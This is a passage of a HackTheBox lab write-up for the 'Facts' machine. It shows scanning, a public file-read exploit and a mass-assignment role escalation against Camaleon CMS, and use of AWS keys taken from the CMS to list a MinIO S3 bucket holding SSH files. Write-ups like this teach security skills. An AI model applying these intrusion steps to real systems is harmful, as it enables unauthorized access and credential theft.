Facts Writeup (HackTheBox Easy Machine)

Overview
Facts is an easy Linux machine from HackTheBox. This box showcases couple vulnerabilities in CMS and other common misconfigurations from the real world.
We start by discovering website with Camaleon CMS. We exploit couple publicly known vulnerabilities to get admin access. Then we find AWS keys which we use to access S3 bucket where we find SSH private key.
Once we gain access to the machine, we discover that we have elevated privileges over Facter. Due to the lack of protection, we are able to create malicious Ruby script that gives us Root shell.
Nmap scan
Starting with the Nmap scan.
┌──(root㉿kali)-[/home/kali]
└─# nmap -Pn -A -p 22,80,54321 10.129.28.82 -T5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-02 03:51 -0500
Nmap scan report for facts.htb (10.129.28.82)
Host is up (0.026s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http    nginx 1.26.3 (Ubuntu)
|_http-server-header: nginx/1.26.3 (Ubuntu)
|_http-title: facts
54321/tcp open  http    Golang net/http server
|_http-server-header: MinIO
|_http-title: Did not follow redirect to http://facts.htb:9001
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 303
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 189061E668D4EC42
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Mon, 02 Feb 2026 08:51:35 GMT
|     <?xml version="1.0" encoding="UTF-8"?>
|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/nice ports,/Trinity.txt.bak</Resource><RequestId>189061E668D4EC42</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>
|   GenericLines, Help, RTSPRequest, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 276
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 189061E2D3F09A64
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Mon, 02 Feb 2026 08:51:20 GMT
|     <?xml version="1.0" encoding="UTF-8"?>
|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/</Resource><RequestId>189061E2D3F09A64</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Vary: Origin
|     Date: Mon, 02 Feb 2026 08:51:20 GMT
|_    Content-Length: 0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   24.61 ms 10.10.14.1
2   25.93 ms facts.htb (10.129.28.82)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.24 seconds
The Nmap scan showed 3 open ports. Port 22 for SSH, port 80 for Nginx web server and unusual port 54321 for Golang web server. Don’t forget to add “facts.htb” to your “/etc/hosts” file.
Web enumeration
Let’s begin our enumeration on the web servers. I visited the Nginx website, where we could ‘discover amazing trivia’, powered by Ruby on Rails, as was discovered by Wappalyzer.

I actually genuinely recommend reading these trivia pages. Some of them are really interesting :D.

I ran Gobuster to perform directory fuzzing. Gobuster found a lot of pages, but mostly false positives. There were couple interesting entries, like a sitemap. But most important for us, there’s an exposed admin page.
Before accessing the dashboard, we have to login. Or register.
 |
| exposed Admin login panel |
So I created myself an account and accessed the dashboard. Interesting that anyone can go to exposed endpoint and create admin account :D.


We can now go edit our profile. There we discover additional functionality like password change and file upload.
Second server (port 54321)

I also tried to visit the Golang server. I even used Caido to intercept traffic. Upon visiting, I got immediately redirected to port 9001, which was inaccessible to me. Probably another exposed internal service.
Exploiting vulnerabilities in Camaleon CMS & privilege escalation to Admin
At the bottom of the page, we can see software information disclosure. There is Camaleon CMS v2.9.0 running on the server.

Now we can do some research online and see if this version is vulnerable. After some googling, we find out that there are multiple critical vulnerabilities. There was file read and privilege escalation.
File read vulnerability
At first, I tried the file read. I found this Github repo (https://github.com/Goultarde/CVE-2024-46987) that contained PoC exploit.

I downloaded the exploit, entered necessary parameters and ran it. Initially, I read the “/etc/passwd” file to do user enumeration, there were 2 users: “trivia” and “william”.

And that’s all. I tried reading more files but found nothing helpful. But the user enum is important.
Mass assignment vulnerability
Then I tried the second vulnerability, privilege escalation via mass assignment. I found this article (https://www.tenable.com/security/research/tra-2025-09) that explained the exploitation and showed the vulnerable snippet of Rails code.

TLDR; there’s bad implementation of “permit!” method which allows a user to update additional attributes like his role. That’s our way forward.
So I went to my profile and changed by password. I caught the request in Caido and added additional “role” parameter (must be under “password” attribute) set to Admin.
 |
| changing our user’s role to Admin |

I sent the request and refreshed the page. Bingo, the exploit worked and my user became Administrator, which unlocked lots of new functionality.
Accessing S3 bucket with found keys & dumping files from the bucket
Going through the settings, we can find crucial information under “Filesystem Settings”. The AWS S3 keys for bucket that is hosted on that mysterious port 54321 he saw earlier.

In fact, the present of S3 bucket was foreshadowed in HTTP responses which fetched images by the Amz headers. There’s probably a bucket that stores all the images that the website loads.

And since I’m noob at S3 hacking, I found this article (https://www.intigriti.com/researchers/blog/hacking-tools/hacking-misconfigured-aws-s3-buckets-a-complete-guide) to help me with it. Although we already had the keys so the process was a lot easier.
Let’s do some S3 bucket enumeration, I’ll be using the AWS CLI tool. We can check if we can list files without credentials first. Access is denied, as expected.
┌──(root㉿kali)-[/home/kali]
└─# aws s3 ls s3://randomfacts --no-sign-request

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
Firstly, let’s configure our AWS CLI. We use the AWS keys that we discovered on the website.
┌──(root㉿kali)-[/home/kali]
└─# aws configure
AWS Access Key ID [****************kali]: AKIA08F009B89E5C8894
AWS Secret Access Key [****************kali]: dpHtrcl7Cfzd7Nm48XlhFu+xQExHXOM9ntzelAY1
Default region name [kali]:
Default output format [kali]:
Secondly, with everything set, let’s list available buckets. There are 2 of them, the “internal” bucket sounds interesting.
┌──(root㉿kali)-[/home/kali]
└─# aws s3 ls --endpoint-url http://facts.htb:54321
2025-09-11 08:06:52 internal
2025-09-11 08:06:52 randomfacts
Thirdly, let’s list the files inside the “internal” bucket. There’s “.ssh” directory which might contain SSH private key.
┌──(root㉿kali)-[/home/kali]
└─# aws s3 ls --endpoint-url http://facts.htb:54321 s3://internal
                           PRE .bundle/
                           PRE .cache/
                           PRE .ssh/
2026-01-08 13:45:13        220 .bash_logout
2026-01-08 13:45:13       3900 .bashrc
